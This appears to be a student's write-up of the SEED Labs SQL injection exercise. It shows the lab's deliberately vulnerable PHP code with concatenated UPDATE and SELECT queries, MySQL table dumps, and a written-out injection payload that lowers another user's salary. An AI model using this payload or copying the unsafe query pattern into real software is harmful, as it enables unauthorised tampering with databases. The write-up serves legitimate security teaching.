
After making some changes Now we are moving that saved file

```
[11/09/23]seed@VM:~/.../sql$ cd image_www
[11/09/23]seed@VM:~/.../image_www$ ls
apache_sql_injection.conf  Code  Dockerfile
[11/09/23]seed@VM:~/.../image_www$ cd Code/
[11/09/23]seed@VM:~/.../Code$ ls
css      index.html  seed_logo.png            unsafe_edit_frontend.php
defense  logoff.php  unsafe_edit_backend.php  unsafe_home.php
[11/09/23]seed@VM:~/.../Code$ docker cp unsafe_home.php 576a4a13c967:/var/www/SQL_Injection/
[11/09/23]seed@VM:~/.../Code$ docker cp unsafe_home.php 576a4a13c967:/var/www/SQL_Injection/
[11/09/23]seed@VM:~/.../Code$ docker cp unsafe_home.php 576a4a13c967:/var/www/SQL_Injection/
[11/09/23]seed@VM:~/.../Code$ docker cp unsafe_home.php 576a4a13c967:/var/www/SQL_Injection/
[11/09/23]seed@VM:~/.../Code$ ls
css  defense  index.html  logoff.php  seed_logo.png  unsafe_edit_backend.php  unsafe_edit_frontend.php  unsafe_home.php
[11/09/23]seed@VM:~/.../Code$ docker cp unsafe_edit_backend.php 576a4a13c967:/var/www/SQL_Injection/
[11/09/23]seed@VM:~/.../Code$ docker cp unsafe_home.php 576a4a13c967:/var/www/SQL_Injection/
[11/09/23]seed@VM:~/.../Code$
```


We can see the website perfectly no one will get doubt



In unsafe_edit_backend.php as described in the pdf here I have added session profile .




Below is the website before modifying the code and all.




Task 3.1: Modify your own salary.


Task 3.1: Modify your own salary. As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries. Assume that you (Alice) are a disgruntled employee, and your boss Boby did not increase your salary this year. You want to increase your own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. Please demonstrate how you can achieve that. We assume that you do know that salaries are stored in a column called `salary`.

Before modifying the code



Below there is the Code we should understand to successfully complete this attach and we should do some modification to done successful attack.





In the above screen show we have added the <?php to record the session it will help to get request .

unsafe_home.php × unsafe_edit_back

```
70      // create a connection
71      $conn = getDB();
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
76      //echo $sql;
77
78
79      if (!$result = $conn->query($sql)) {
80        echo "</div>";
81        echo "</nav>";
82        echo "<div class='container text-center'>";
83        die('There was an error running the query [' . $conn->error . ']\n');
84        echo "</div>";
85      }
86      /* convert the select return result into array type */
87      $return_arr = array();
88      while($row = $result->fetch_assoc()){
89        array_push($return_arr,$row);
90      }
91
92      /* convert the array type to json format and read out*/
93      $json_str = json_encode($return_arr);
94      $json_a = json_decode($json_str,true);
95      $id = $json_a[0]['id'];
96      $name = $json_a[0]['name'];
97      $eid = $json_a[0]['eid'];
98      $salary = $json_a[0]['salary'];
99      $birth = $json_a[0]['birth'];
100     $ssn = $json_a[0]['ssn'];
```

unsafe_home.php × unsafe_edit_backend.php

```
110       // User authentication failed
111       echo "</div>";
112       echo "</nav>";
113       echo "<div class='container text-center'>";
114       echo "<div class='alert alert-danger'>";
115       echo "The account information your provide does not exist.";
116       echo "<br>";
117       echo "</div>";
118       echo "<a href='index.html'>Go back</a>";
119       echo "</div>";
120       return;
121     }
122     // close the sql connection
123     $conn->close();
124
125     function drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber){
126       if($id!=""){
127         session_start();
128         $_SESSION['id'] = $id;
129         $_SESSION['eid'] = $eid;
130         $_SESSION['name'] = $name;
131         $_SESSION['pwd'] = $pwd;
132       }else{
133         echo "can not assign session";
134       }
135       if ($name !="Admin") {
136         // If the user is a normal user.
137         echo "<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>";
138         echo "<li class='nav-item active'>";
139         echo "<a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a>";
140         echo "</li>";
```


```php
$conn = getDB();
$sql = "SELECT id, name, eid, salary, birth, ssn, password, nickname, email, address, phoneNumber
FROM credential";
if (!$result = $conn->query($sql)) {
  die('There was an error running the query [' . $conn->error . ']\n');
}
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}
$json_str = json_encode($return_arr);
$json_aa = json_decode($json_str,true);
$conn->close();
$max = sizeof($json_aa);
echo "<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>";
echo "<li class='nav-item active'>";
echo "<a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a>";
echo "</li>";
echo "<li class='nav-item'>";
echo "<a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a>";
echo "</li>";
echo "</ul>";
echo "<button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button>";
echo "</div>";
echo "</nav>";
echo "<div class='container'>";
echo "<br><h1 class='text-center'><b> User Details </b></h1>";
echo "<hr><br>";
echo "<table class='table table-striped table-bordered'>";
echo "<thead class='thead-dark'>";
echo "<tr>";
```

unsafe_home.php


```
251             echo "<th scope='row'> $i_name</th>";
252             echo "<td>$i_eid</td>";
253             echo "<td>$i_salary</td>";
254             echo "<td>$i_birth</td>";
255             echo "<td>$i_ssn</td>";
256             echo "<td>$i_nickname</td>";
257             echo "<td>$i_email</td>";
258             echo "<td>$i_address</td>";
259             echo "<td>$i_phoneNumber</td>";
260             echo "</tr>";
261           }
262           echo "</tbody>";
263           echo "</table>";
264         }
265       }
266       ?>
267       <br><br>
268       <?php echo $_SESSION['PROFILE_SQL']; ?>
269       <div class="text-center">
270         <p>
271           Copyright &copy; SEED LABs
272         </p>
273       </div>
274     </div>
275     <script type="text/javascript">
276     function logout(){
277       location.href = "logoff.php";
278     }
279     </script>
280   </body>
281   </html>
```

In the above screen shot we were ending the php and also gave sentence
echo$ SESSION [‘PROFLE_SQL’] help to grab and change the data.

Now in the below screenshot we were changing the salary from 20000 to 8888888



In the screenshot below we can successfully check that the salary has changed .



My sql database :

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+---------------------+----------+------------------------------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email               | NickName | Password                                                         |
+----+-------+-------+--------+-------+----------+-------------+---------+---------------------+----------+------------------------------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 | 773-403-8999 | chicago | arvindalice@gmail.com | Alice    | 2bc124cd603204c444c77d3822b02ae0312f532f |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |                     |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |                     |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |                     |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |                     |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |                     |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+---------------------+----------+------------------------------------------------------------------+
6 rows in set (0.02 sec)

mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+---------------------+----------+------------------------------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email               | NickName | Password                                                         |
+----+-------+-------+--------+-------+----------+-------------+---------+---------------------+----------+------------------------------------------------------------------+
|  1 | Alice | 10000 | 888888 | 9/20  | 10211002 | 773-403-8999 | chicago | arvindalice@gmail.com | Alice    | 2bc124cd603204c444c77d3822b02ae0312f532f |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |                     | Alice    | b78ed97677c161c1c82c142906674ad15242b2d4 |
```

We can see the slight changes we have made in the database. We can easily compare before data and after data of Alice in the database. The salary had changed successfully.

---------- **Task 3.1 completed** —----------

Task 3.2: Modify other people' salary.


Task 3.2: Modify other people' salary. After increasing your own salary, you decide to punish your boss Boby. You want to reduce his salary to 1 dollar. Please demonstrate how you can achieve that.

In the code given below unsafe_edit_backend.php


```
31    $dbhost="10.9.0.6";
32    $dbuser="seed";
33    $dbpass="dees";
34    $dbname="sqllab_users";
35    // Create a DB connection
36    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
37    if ($conn->connect_error) {
38      die("Connection failed: " . $conn->connect_error . "\n");
39    }
40    return $conn;
41  }
42
43  $conn = getDB();
44  // Don't do this, this is not safe against SQL injection attack
45  $sql="";
46  if($input_pwd!=''){
47    // In case password field is not empty.
48    $hashed_pwd = sha1($input_pwd);
49    //Update the password stored in the session.
50    $_SESSION['pwd']=$hashed_pwd;
51    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber'
52      where ID=$id;";
53  }else{
54    // If passowrd field is empty.
55    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
56  }
```

Here we can see ID=id we were checking that with the help of id we can change the other peoples salary easily .

Query used : **Alice',salary=1 where Name ='Boby';#**



After once saved the query




In the below at last we can see the salary=1 where = boby it means where the boby name is there his salary will be changed to 1.

We can successfully change the salary.

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+---------------------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email               | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+---------------------+----------+------------------------------------------+
